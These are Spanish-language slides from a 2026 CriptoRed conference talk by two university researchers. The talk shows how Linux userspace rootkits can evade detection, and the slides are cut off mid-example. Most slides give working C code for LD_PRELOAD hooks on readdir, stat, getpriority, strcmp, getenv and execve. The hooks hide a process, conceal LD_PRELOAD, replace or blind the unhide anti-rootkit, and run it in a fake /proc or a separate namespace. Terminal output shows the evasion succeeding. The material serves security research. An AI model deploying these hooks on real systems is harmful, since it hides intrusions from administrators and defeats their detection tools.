/Rootad

CriptoRed

The ANNUAL CRIPTORED CYBERSECURITY CONFERENCE

#criptoredcon2026

Twitter: @criptored/@mindcrypt
Telegram: t.me criptored
https://www.youtube.com/@CriptoRed_Ciberseguridad

MADRID, España
5 marzo 2026

Desafiando la detección de rootkits de usuario en Linux

Enrique Soriano Salvador
<enrique.soriano@urjc.es>

Gorka Guardiola Múzquiz
<gorka.guardiola@urjc.es>

4 de marzo de 2026

GSyC, URJC

who

Enrique Soriano-Salvador: Doctor en Informática y actualmente Profesor Titular en la Universidad Rey Juan Carlos de Madrid. Sus líneas de investigación se centran en el software de sistemas y la ciberseguridad. Lleva usando, administrando y programando sistemas de tipo Unix (principalmente Linux) desde 1997.
Más información: `https://gsyc.urjc.es/esoriano`

Gorka Guardiola Múzquiz: Profesor Titular en la Universidad Rey Juan Carlos de Madrid. Estudió Ingeniería de Telecomunicación en la Universidad Carlos III y tiene un doctorado en Ingeniería informática en la Universidad Rey Juan Carlos. Investiga en sistemas operativos, sistemas embebidos, programación concurrente, seguridad y matemáticas puras y programa software libre cuando se lo permiten sus obligaciones.
Mas información: `https://github.com/paurea` y `http://paurea.net`

tl;dr ... Unix geeks!

Rootkits: historia

- La palabra *rootkit* se ha usado de distintas formas.
  - Se usaba para definir una herramienta (o conjunto de programas) que te dejaba elevar privilegios (i.e. convertirte en *root*).
  - En ocasiones, también se usaba como sinónimo de malware.
  - En general, hoy se entiende que un rootkit es un malware que permite hacer que una intrusión sea indetectable [1], con el objetivo de que sea persistente.

Rootkits: historia

- Los primeros rootkits simplemente ocultaban información de los logs.
- Después se centraron en ocultar otros recursos del sistema: ficheros, procesos, conexiones de red, etc
- Hay tres tipos básicos:
  - De área de usuario (*userspace*).
  - De kernel.
  - De máquina virtual (principalmente PoC: `Blue Pill` [2], `SubVirt` [3], o `CoVirt` [4]).

Rootkits de área de usuario


- Reemplazar los programas de usuario (Ring 3) que permiten inspeccionar el sistema: la shell, los comandos que listan los ficheros/directorios (p. ej. `ls`). los que inspeccionan procesos (p. ej. `ps`), ficheros usados (p. ej. `lsof`), conexiones de red (p. ej. `netstat`), etc.
- Reemplazar las bibliotecas dinámicas.
- Usar *hooks* para interferir/eliminar información de las llamadas a biblioteca y al sistema (**library rootkits**, p. ej. `Jynx2`).
- En la última década han aparecido diferentes ejemplos para Linux [5]: `Jynx2`, `Azazel`, `BEURK`, `Zendar`, `Umbreon`, `Bedevil`, `Father`...

Rootkits de área de kernel

- Modificar el comportamiento del núcleo del sistema (Ring 0) para que oculte la información deseada sobre sus recursos.
- Reemplazar el kernel, parchearlo, cargar módulos maliciosos, eBPF, etc. P. ej. se puede *parchear* el vector de llamadas al sistema con el fin de reemplazar la implementación de ciertas llamadas para ocultar información.
- Ejemplos: `SucKIT` [6] parchea el kernel a través de `/proc/kmem`, `TripleCross` [7] usa eBPF, etc.

Problema

- Los *rootkits de kernel* son más potentes.
- Han capturado toda la atención porque molan más.
- Ahora mismo, parece que se ha asumido que la detección de rootkits de área de usuario es un problema resuelto: son *"amateur-level methods"*, fáciles de detectar y ya no son una amenaza.
- Nosotros nos preguntamos: **¿es así?**



Reto

- Construir pruebas de concepto de rootkits que se salten las detecciones actuales en área de usuario.
- Escenario elegido: ocultar un proceso en un Linux convencional (Debian en Intel x86_64).
- El proceso malicioso no podrá ser detectado ni por el usuario (usando una shell, etc.) ni por un *anti-rootkit*.
- *anti-rootkit*: herramienta que detecta rootkits (p. ej. `rkhunter`, `chkrootkit`, `unhide` o `unhide-ng`) o un AV.

Suposiciones

1. El rootkit controla todo el entorno de área de usuario, es capaz de:
   - Cambiar binarios (incluida la shell).
   - Meter hooks en las llamadas a biblioteca.
2. El único binario en el que puede confiar el usuario es el anti-rootkit. El resto de programas de usuario no son confiables.
3. Todos los componentes de área de kernel son confiables, pero el anti-rootkit ejecuta en área de usuario.
4. El rootkit es capaz de identificar el binario del anti-rootkit analizado el ELF o sus metadatos (con signatures, strings, etc.).

Suposiciones

- Espera ¿el anti-rootkit en área de usuario? `rkhunter`, `chkrootkit`, `unhide`, etc. son programas de área de usuario.
- Tendencia: parece que los AV ya no gustan dentro del kernel...

Hooking

- Los rootkits de biblioteca usan hooks para interponerse en las llamadas a bibliotecas **dinámicas** y modificar el comportamiento de las funciones.
- Hay diferentes métodos para interponerse, usaremos el más popular: contaminar la variable de entorno `LD_PRELOAD`.
- Esa variable de entorno fuerza a que una biblioteca tenga prioridad sobre otras.
- Si la biblioteca maliciosa se carga antes que la legítima, cuando el enlazador dinámico resuelve la función (en tiempo de ejecución), se terminará llamando a la versión maliciosa.

Hooking: ejemplo con `printf`

Hook:

```
int printf(const char *format, ...)
{
        va_list list;
        char *parg;
        typeof(printf) *legit;

        va_start(list, format);              // SACAMOS PARAMETROS VARIADIC
        vasprintf(&parg, format, list);
        va_end(list);

        write(1, "EVIL\n", 5);               // ACCION MALICIOSA

        legit = dlsym(RTLD_NEXT, "printf"); // RESOLVEMOS LA FUNCION LEGITIMA
        return  (*legit)("%s", parg);        // LLAMAMOS A LA FUNCION
}
```

Programa:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        char *s = "Joe";

        printf("Hi␣%s␣I␣am␣your␣program\n", s);
        return 0;
}
```

Hooking: ejemplo con `printf`


Ejecución:

Terminal

```
$> gcc -o program program.c
$> ./program
Hi Joe I am your program
$> export LD_PRELOAD=$PWD/libfakeprintf.so
$> ./program
EVIL
Hi Joe I am your program
$>
```

Hooking

- En un sistema Linux estándar casi todos los binarios usan enlazado dinámico.
- Por tanto, casi todos los comandos del sistema son vulnerables a este tipo de hooking.
- La shell (`bash`, `dash`, ...) también está enlazada dinámicamente.
- P. ej. en una Ubuntu 24.04 corriente solo tenemos dos binarios enlazados estáticamente (`busybox` y el enlazador dinámico):



- Pero... podemos mirar si `LD_PRELOAD` está definida. ¿No?

Ocultar LD_PRELOAD

Hook (suponiendo que la función `iamshell()` nos dice si somos una shell y `equals()` si dos cadenas son iguales):

```
int strcmp(const char *s1, const char *s2)
{
        typeof(strcmp) *legit;
        legit = dlsym(RTLD_NEXT, "strcmp");  // RESOLVEMOS LA FUNCION LEGITIMA
        if (! iamshell()) {                  // SI NO SOY LA SHELL, FUNCIONA NORMAL
                return legit(s1, s2);
        }
        if (equals(s1, "LD_PRELOAD") &&
                equals(s2, "LD_PRELOAD")) {   // SI SON "LD_PRELOAD", SIEMPRE SON DIFERENTES
                        return 1;
        }
        return legit(s1, s2);                 // LLAMAMOS A LA FUNCION LEGITIMA
}
```

Terminal

```
$> echo $LD_PRELOAD

$> export LD_PRELOAD=$PWD/libfakelibc.so
$> echo $LD_PRELOAD
/home/esoriano/ununhide/libfakelibc.so
$> bash
$> echo $LD_PRELOAD

$>
```

Ocultar LD_PRELOAD

Podemos hacer muchas cosas más como esta para ocultar su valor (trucar `fprintf`, `puts`, `getenv`, ...). P. ej.:

```
char *getenv(const char *name)
{
        typeof(getenv) *legit;
        legit = dlsym(RTLD_NEXT, "getenv");

        if (equals(name, "LD_PRELOAD", 10)) {    // SI PREGUNTAN POR LD_PRELOAD
                return NULL;                     // SIEMPRE ESTA SIN DEFINIR
        }
        return legit(name);
}
```

Ocultar procesos

- En Linux, la inspección de procesos se hace mediante `/proc` (`man 5 proc`).
- Los directorios que representan a cada proceso (llamado como su PID) contienen ficheros *sintéticos* (o *virtuales*) con sus atributos.
- Al final, ocultar un proceso consiste en ocultar su entrada de directorio en `/proc`.
- Las entradas de directorio se suelen leer de dos formas:
  1. `opendir`, `readdir`, `closedir`
  2. `getdents`, `getdents64`

Ocultar procesos

Hook (suponiendo que la función `__getpid()` retorna el PID a ocultar, sacado de una variable de entorno llamada `UNUNHIDEPID`):

```
struct dirent *readdir(DIR *dirp)
{
        typeof(readdir) *legit;
        struct dirent *dent;
        legit = dlsym(RTLD_NEXT, "readdir");
        int pid;
        char str[64];

        pid = __getpid();               // SI NO HAY QUE OCULTAR NINGUN PROCESO
        if (pid == -1) {
                return legit(dirp);     // LLAMAMOS A LA FUNCION NORMAL
        }
        snprintf(str, 64, "%d", pid);
        do {                            // NOS SALTAMOS EL PID OCULTO
                dent = legit(dirp);
                if (dent != NULL && strcmp(dent->d_name, str) != 0) {
                        return dent;
                }
        } while(dent != NULL);
        return NULL;
}
```

Ocultar procesos

Efecto:

Terminal

```
$> sleep 10000 &
[1] 50552
$> ps axo user,pid,comm | grep sleep
esoriano   50552 sleep
$> top -b | grep sleep
Tasks: 455 total,   1 running, 453 sleeping,   0 stopped,   1 zombie
  50552 esoriano  20   0    8292   1880   1880 S   0.0   0.0   0:00.00 sleep
^C
$> ls -l /proc/ | grep 50552
dr-xr-xr-x  9 esoriano             esoriano                          0 May 13 14:13
↪  50552
$> export LD_PRELOAD=/tmp/libfakelibc.so
$> export UNUNHIDEPID=50552
$> ps axo user,pid,comm | grep sleep
$> top -b | grep sleep
Tasks: 456 total,   1 running, 452 sleeping,   0 stopped,   2 zombie
^C
$> ls -l /proc/ | grep 50552
$>
```

Ocultar procesos

Ahora bien, si ejecutamos un anti-rookit como `unhide`, detectará que hay procesos ocultos:

Terminal

```
# ./unhide-linux --procfs
Unhide 20200120
...
[*]Searching for Hidden processes through /proc chdir scanning

Found HIDDEN PID: 50552
        Cmdline: "sleep"
        Executable: "/usr/bin/sleep"
        Command: "sleep"
        $USER=esoriano
        $PWD=/home/esoriano/

[*]Searching for Hidden processes through /proc opendir scanning
...
```

Hookear el anti-rootkit

Para detectar un proceso oculto, los anti-rootkits pueden:

- Comparar la salida de `ps` con las entradas del directorio `/proc`: si no coinciden $\rightarrow$ hay procesos ocultos.
- Ver si hay entradas en `/proc` para PIDs que no están en uso. Esto se hace con:
  - `stat` para conseguir los metadatos del fichero/directorio.
  - `chdir` para cambiar el directorio de trabajo actual.
  - `opendir` para abrir el directorio.
- Conseguir atributos del proceso:
  - `getpriority` para conseguir la prioridad.
  - `getpgid` para conseguir el PID del padre.
  - `getsid` para conseguir la sesión del proceso.
  - `sched_getaffinity`, `sched_getparam`, `sched_getscheduler` y `sched_rr_get_interval` para conseguir información sobre la el scheduler.
- Enviar una señal al proceso con `kill`.
- Hacer fuerza bruta: crear procesos para recorrer todo el espacio de PIDs de usuario (de 301 a `maxpid`) para ver si el PID está en uso. Para esto usa `vfork`.

Todas estas funciones pueden ser hookeadas

Hookear el anti-rootkit

Ejemplo I: hook para `stat` (suponiendo que la función `iamAV` retorna `true` si somos el anti-rootkit y `basenamepid` retorna `true` si el parámetro es el directorio de `/proc` para el PID):

```
int stat(const char *restrict pathname, struct stat *restrict statbuf)
{
        typeof(stat) *legit;
        legit = dlsym(RTLD_NEXT, "stat");
        int pid;

        pid = __getpid();
        if (pid == -1) {                        // SI NO HAY QUE OCULTAR, NORMAL
                return legit(pathname, statbuf);
        }
        if (! iamAV()) {                        // SI NO SOY ANTIROOTKIT, NORMAL
                return legit(pathname, statbuf);
        }
        if (basenamepid(pathname, pid)) {       // SI ES LA DEL PID A OCULTAR
                errno = 1;
                return -1;                      // COMO SI PID NO EXISTIERA
        }
        return legit(pathname, statbuf);        // SI ES OTRO PID, NORMAL
}
```

Hookear el anti-rootkit

Ejemplo II: hook para `getpriority`:

```
int getpriority(int which, id_t who)                                    1
{                                                                       2
        typeof(getpriority) *legit;                                     3
        legit = dlsym(RTLD_NEXT, "getpriority");                        4
        int pid;                                                        5
                                                                        6
        pid = __getpid();                                               7
        if (pid != -1 && which == PRIO_PROCESS && who == pid) {         8
                errno = 1;                                              9
                return -1;          // SI ES EL PID, RETORNAMOS ERROR   10
        }                                                               11
        return legit(which, who); // RETORNAMOS NORMAL                 12
}                                                                       13
```

Hookear el anti-rootkit

Terminal


```
# ps axo user,pid,comm | grep sleep
esoriano   10355 sleep
# export LD_PRELOAD=/tmp/libfakelibc.so
# export UNUNHIDEPID=10355
# ps axo user,pid,comm | grep sleep
# unhide-linux -V | head -1
Unhide 20211016
# unhide-linux procall
Unhide 20211016
...
NOTE : This version of unhide is for systems using Linux >= 2.6

Used options:
[*]Searching for Hidden processes through /proc stat scanning

[*]Searching for Hidden processes through /proc chdir scanning

[*]Searching for Hidden processes through /proc opendir scanning

[*]Searching for Hidden thread through /proc/pid/task readdir scanning

... (some false positives, but our hidden process is not detected) ...
#
```

Hookear el anti-rootkit

- Este problema se conoce desde hace mucho tiempo.
- En general, hay tres soluciones:
  1. Enlazar estáticamente el anti-rootkit para evitar los hooks. No es el caso de la versión paquetizada de `unhide` para Debian.
  2. Escribir el anti-rootkit en un lenguaje de programación que use el ABI (Application Binary Interface) directamente sin pasar por la `libc`. Por ejemplo, se puede programar en Go.
  3. Realizar las llamadas al sistema *a pelo* en ensamblador, sin pasar por las funciones de la `libc`. Es el caso de `unhide-ng` (versión experimental de `unhide`), que realiza las llamadas al sistema `open` y `getents` de esta forma.
- **A partir de ahora, supondremos que el anti-rootkit aplica alguna de estas soluciones y no podremos hookearlo con `LD_PRELOAD`.**

Pervertir la shell

- La shell estándar **sí** usa enlazado dinámico → la podemos hookear.
- La shell ejecuta todos los comandos que lanzamos, **incluido el anti-rootkit**. Siempre hace lo mismo:
  1. Lee línea.
  2. Analiza y expande elementos.
  3. Crea procesos con `fork` y ejecuta los comandos en los procesos hijo con `execve`. Hasta el momento del `execve`, el código que ejecuta es el de la shell (redirecciones, etc.).



- Podemos pervertir la shell de múltiples maneras con hooks en:
  - Hooks para las funciones de expansión de globbing (`glob`).
  - Hooks para `fork` y `execve`.
  - Filtrando la salida del anti-rootkit para falsear sus detecciones.

Dar el cambiazo con `execve`

Hook (suponiendo que `isAV()` retorna `true` si el path es el del anti-rootkit y `malicious` es una versión trucada del anti-rootkit que no detecta nuestro proceso malicioso):

```
unsigned char malicious[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01,
  ... more lines ...
  0x00, 0x00, 0x00, 0x00
};

unsigned int malicious_len = 50656;

int execve(const char *pathname, char *const __argv[], char *const envp[])
{
        int fd;
        typeof(execve) *legit;
        legit = dlsym(RTLD_NEXT, "execve");

        if (isAV(pathname)) {  // SI SE VA A EJECUTAR EL ANTI-ROOTKIT
                               // CAMBIAMOS EL FICHERO CON UN BINARIO TRUCADO
                fd = open(pathname, O_TRUNC|O_CREAT|O_WRONLY, 0700);
                if (fd != -1) {
                        write(fd, malicious, malicious_len);
                        close(fd);
                }
        }
        return legit(pathname, __argv, envp);
}
```


Filtrar la salida del anti-rootkit

Hook (versión rápida, se crea un pipe y se filtra con el comando sed):

```
int execve(const char *pathname, char *const __argv[], char *const envp[])
{
        char *sedcmd = "/^(Found␣HIDDEN␣PID|\\tCmdline|"
                       "\\tExecutable|\\tCommand|\\t\\$USER|"
                       "\\t\\$PWD).*/d";       // REGEX PARA FILTRAR
        int p[2];
        typeof(execve) *legit;

        legit = dlsym(RTLD_NEXT, "execve");
        if (isAV(pathname) && pipe(p) != -1) { // SI SE VA A EJECUTAR EL ANTIROOTKIT
                switch (fork()) {              // CREAMOS PROCESO HIJO
                case -1:                       // MANEJAMOS ERROR DE FORK
                        close(p[0]);
                        close(p[1]);
                        break;
                case 0:                        // EL PROCESO HIJO
                        close(p[1]);
                        dup2(p[0], 0);         // DUPLICAMOS PIPE EN STDIN
                        close(p[0]);           // EJECUTAMOS SED...
                        execl("/bin/sed", "sed", "--unbuffered", "-E", sedcmd, NULL);
                        exit(0);
                default:
                        close(p[0]);
                        dup2(p[1], 1);         // DUPLICAMOS PIPE EN STDOUT
                        close(p[1]);
                        unbuffer(pathname, __argv); // MAGIC...
                        exit(0);
                }
        }
        return legit(pathname, __argv, envp);
}
```

Filtrar la salida del anti-rootkit

- `unbuffer` crea un proceso para ejecutar el anti-rootkit.
- Resuelve los problemas derivados del buffering de `stdio`: sin ella, no veríamos los mensajes del anti-rootkit salir poco a poco en el terminal, sino que veríamos toda la salida de golpe $\rightarrow$ sería muy sospechoso.
- Crea un pseudoterminal[1] (`/dev/pts/9` en la figura), al que se redirige `stdin`, `stdout` y `stderr` del anti-rootkit.
- Esto podría ser más potente: podríamos programar un pseudoterminal completo malicioso.



[1] El código está basado en el ejercicio 65-7 del libro *The Linux Programming Interface: A Linux and UNIX System Programming Handbook* [8].

Filtrar la salida del anti-rootkit

Terminal

```
# ./unhide-linux --procfs
Unhide 20200120
...
[*]Searching for Hidden processes through /proc chdir scanning

Found HIDDEN PID: 9854
        Cmdline: "sleep"
        Executable: "/usr/bin/sleep"
        Command: "sleep"
        $USER=esoriano
        $PWD=/home/esoriano/prof/doc/

[*]Searching for Hidden processes through /proc opendir scanning
...
# export LD_PRELOAD=/tmp/libfakelibc.so
# ./unhide-linux --procfs
Unhide 20200120
...

[*]Searching for Hidden processes through /proc chdir scanning


[*]Searching for Hidden processes through /proc opendir scanning
...
```

Doble personalidad

- ¿Qué pasa si la shell ejecuta el antirootkit en un proceso que no tiene definida la variable de entorno `LD_PRELOAD`?
- En ese caso, el anti-rootkit ejecuta sin hooks y verá todos los procesos del sistema, incluido el que ocultamos al resto de programas de área de usuario.
- Por tanto, su visión coincidirá con la que debe ser para él (lo que ve en `/proc` y con los otros tests): $\rightarrow$ no detecta ningún proceso oculto.
- Sin embargo, el usuario no verá el proceso oculto con las herramientas del sistema ni en `/proc`.

Doble personalidad

Hook rápido (invalida `LD_PRELOAD` para la ejecución del anti-rootkit, suponiendo que `hasprefix()` retorna `true` si la string tiene un prefijo dado):

```
int execve(const char *pathname, char *const __argv[], char *const envp[])
{
        int i;
        typeof(execve) *legit;
        legit = dlsym(RTLD_NEXT, "execve");

        if (isAV(pathname)) {      // SI SE VA A EJECUTAR EL ANTI-ROOTKIT
                for (i=0; envp[i] != NULL; i++) {
                        // CAMBIA EL NOMBRE A xD_PRELOAD
                        if (hasprefix(envp[i], "LD_PRELOAD=")) {
                                envp[i][0] = 'x';
                        }
                }
        }
        return legit(pathname, __argv, envp);
}
```

Jugando con espacios de nombres

- Linux tiene mecanismos en `mount` para poner un directorio encima de otro (*bind mount*).
- Podemos poner un directorio falso encima de la entrada de `/proc` del proceso que queremos ocultar.
- También tiene mecanismos para tener diferentes espacios de nombres para los procesos (usados por los contenedores, por ejemplo).
- Podemos explotar esto para hacer que el anti-rootkit ejecute en un espacio de nombres de procesos diferente al del proceso que queremos ocultar.

Bind

Hook (suponiendo que execve detecta que se va a ejecutar el anti-rootkit y llama a esta función para reemplazar /proc solo para el proceso del anti-rootkit):

```
char tmpdir[] = "/tmp/ununhideXXXXXX";
char aux[2048];
char blink[2048];
char btarget[2048];
DIR *d;
struct dirent *e;
char *fakedir;
int fd;

fakedir = mkdtemp(tmpdir);     // CREA DIRECTORIO FALSO EN TMP
if (fakedir == NULL) {
        return -1;
}
d = opendir("/proc");          // OBJETIVO: CREAR ENLACES SIMBOLICOS PARA TODAS LAS ENTRADAS
if (d == NULL) {
        return -1;
}
while ((e = readdir(d)) != NULL) {          // READDIR ESTA HOOKEADA PARA SALTARSE EL PID OCULTO
        if (e->d_name[0] == '.') {          // SALTAMOS TODO LO QUE EMPIEZA POR .
                continue;
        }
        if (equals(e->d_name, "sys", 3)) {  // SALTAMOS sys
                continue;
        }
        snprintf(blink, 2048, "%s/%s", fakedir, e->d_name);
        snprintf(btarget, 2048, "/proc/%s", e->d_name);
        if(symlink(btarget, blink) < 0) {
                return -1;
        }
}
```

Bind

... continúa...

```
closedir(d);
snprintf(aux, 2048, "%s/sys", fakedir);         // CREAMOS DIRECTORIO sys
if (mkdir(aux, 0700) < 0) {
        return -1;
}
snprintf(aux, 2048, "%s/sys/kernel", fakedir);  // CREAMOS DIRECTORIO sys/kernel
if (mkdir(aux, 0700) < 0) {
        return -1;
}
snprintf(aux, 2048, "%s/sys/kernel/pid_max", fakedir); // CREA FICHERO NECESARIO pid_max
fd = open(aux, O_CREAT|O_WRONLY, 0600);
if (fd < 0) {
        return -1;
}
snprintf(aux, 2048, "4194304\n");
if (write(fd, aux, strlen(aux)) != strlen(aux)) {
        return -1;
}
close(fd);
if (unshare(CLONE_NEWNS) < 0) {          // DISOCIA EL ESPACIO DE NOMBRES DEL RESTO
        return -1;
}
if (mount(NULL, "/", NULL, MS_REC|MS_PRIVATE, NULL)) {  // PRIVATIZA EL ESPACIO
        return -1;
}
if (mount(fakedir, "/proc", "none", MS_BIND|MS_PRIVATE, NULL) < 0) { //  BIND
        return -1;
}
return 0;
}
```

Cambiar el espacio de nombres de procesos

Hook rápido que invoca al comando `unshare` (se podría hacer en C)

(-U crea un nuevo namespace, –map-user y –map-group mapea el UID/GID 0 de root, -m crea un namespace para el árbol de ficheros, –mountproc monta procfs en /proc, -p crea un nuevo namespace para PIDs, -f hace fork para crear un nuevo proceso)

```
int execve(const char *pathname, char *const __argv[], char *const envp[])
{
        int pid, sts, i, j;
        typeof(execve) *legit;
        legit = dlsym(RTLD_NEXT, "execve");
        char *argv[MaxArgs] = {"unshare", "-U", "--map-user=0", "--map-group=0", "-m", "--mount-
              proc", "-p", "-f", "/tmp/unhide-linux",};

        if (isAV(pathname)) {
                for (i=9, j=1; i<MaxArgs && __argv[j] != NULL; i++, j++) {
                        argv[i] = __argv[j];
                }
                argv[i] = NULL;
                for (i=0; argv[i] != NULL; i++) {
                         fprintf(stderr, "argv[%d] -> [%s]\n", i, argv[i]);
                 }
                switch(pid = fork()) {
                case -1:
                        return -1;
                case 0:
                        legit("/usr/bin/unshare", argv, envp);
                        exit(0);
                }
                waitpid(pid, &sts, 0);
                exit(0);
        }
        return legit(pathname, __argv, envp);
}
```

Cambiar el espacio de nombres de procesos

Funciona para todos los test de `unhide-ng` (`brutedoublecheck`, `brute`, `low`, `procall`, `procfs`, `proc`, `reverse` y `sys`):

Terminal

```
# ps axo user,pid,comm | grep sleep
esoriano   15707 sleep
# export LD_PRELOAD=/tmp/libfakelibc.so
# export UNUNHIDEPID=15707
# bash
# ps axo user,pid,comm | grep sleep
# ./unhide-linux --brutedoublecheck
Unhide 20200120
Copyright © 2012-2020 Yago Jesus, Patrick Gouin & David Reguera aka Dreg
License GPLv3+ : GNU GPL version 3 or later
http://www.unhide-forensics.info
NOTE : This version of unhide is for systems using Linux >= 2.6
some rootkits detects unhide checking its name. Just copy the original executable with
↪  a random name
if unhide process crash you can have a rootkit in the system with some bugs

[*]Starting scanning using brute force against PIDS with fork()

[*]Starting scanning using brute force against PIDS with pthread functions

#
```

Depurar el anti-rootkit

- La idea es usar `ptrace` para interceptar y hookear las llamadas al sistema cuando estas se hacen *a pelo* desde ensamblador.
- Con `ptrace`, un proceso (trazador) puede *trazar* a otro proceso (trazado), capturando ciertos eventos (p. ej. cuando se hace una llamada al sistema). Además, puede acceder a su memoria.
- Como ejemplo de anti-rootkit, usaremos un programa `getdents.c` que hace las llamadas al sistema *a pelo* para leer las entradas de un directorio y descubrir ficheros ocultos.
- Hemos sacado ese programa de un artículo llamado **"Bypassing LD_PRELOAD Rootkits Is Easy"** [9].

Código del anti-rootkit

El programa `getdents.c`:

1. Abre el directorio que le pasan como argumento.
2. Lee las entradas haciendo la llamada al sistema `getdents` a través de la función `syscall` de la `libc`, para que se haga sin pasar por el stub.
3. Decodifica las entradas de directorio y las imprime.

```
int main(int argc, char **argv)
{
  int fd, nread;
  char buf[BUF_SIZE];
  struct linux_dirent *d;
  int bpos;
  char d_type;

  fd = open(argc > 1 ? argv[1] : ".", O_RDONLY | O_DIRECTORY);
  if(fd == -1)
    handle_error("open");
```

Código del anti-rootkit

...continúa...

```
  for( ; ; ) {
    nread = syscall(SYS_getdents, fd, buf, BUF_SIZE);
    if(nread == -1)
      handle_error("getdents");

    if(nread == 0)
      break;

    printf("----␣nread=%d␣-----\n", nread);
    printf("i-node#␣␣file␣type␣␣d_reclen␣␣d_off␣␣␣d_name\n");

    for(bpos=0; bpos<nread; ) {
      d = (struct linux_dirent *)(buf+bpos);
      printf("%8ld␣␣", d->d_ino);
      d_type = *(buf + bpos + d->d_reclen - 1);
      printf("%-10s␣", (d_type == DT_REG) ?  "regular" :
                               (d_type == DT_DIR) ?  "directory" :
                  (d_type == DT_FIFO) ? "FIFO" :
                  (d_type == DT_SOCK) ? "socket" :
                  (d_type == DT_LNK) ?  "symlink" :
                  (d_type == DT_BLK) ?  "block␣dev" :
                  (d_type == DT_CHR) ?  "char␣dev" : "???");
              printf("%4d␣%10lld␣␣%s\n", d->d_reclen,
              (long long) d->d_off, d->d_name);
              bpos += d->d_reclen;
    }
  }
  return 0;
}
```

Código del anti-rootkit

Ocultamos el fichero 666 con un hook de `LD_PRELOAD` como el explicado anteriormente:

Terminal

```
# ls -l
total 20
-rw-r--r-- 1 root root 5 May 18 17:57 666
-rw-r--r-- 1 root root 6 May 18 17:01 a.txt
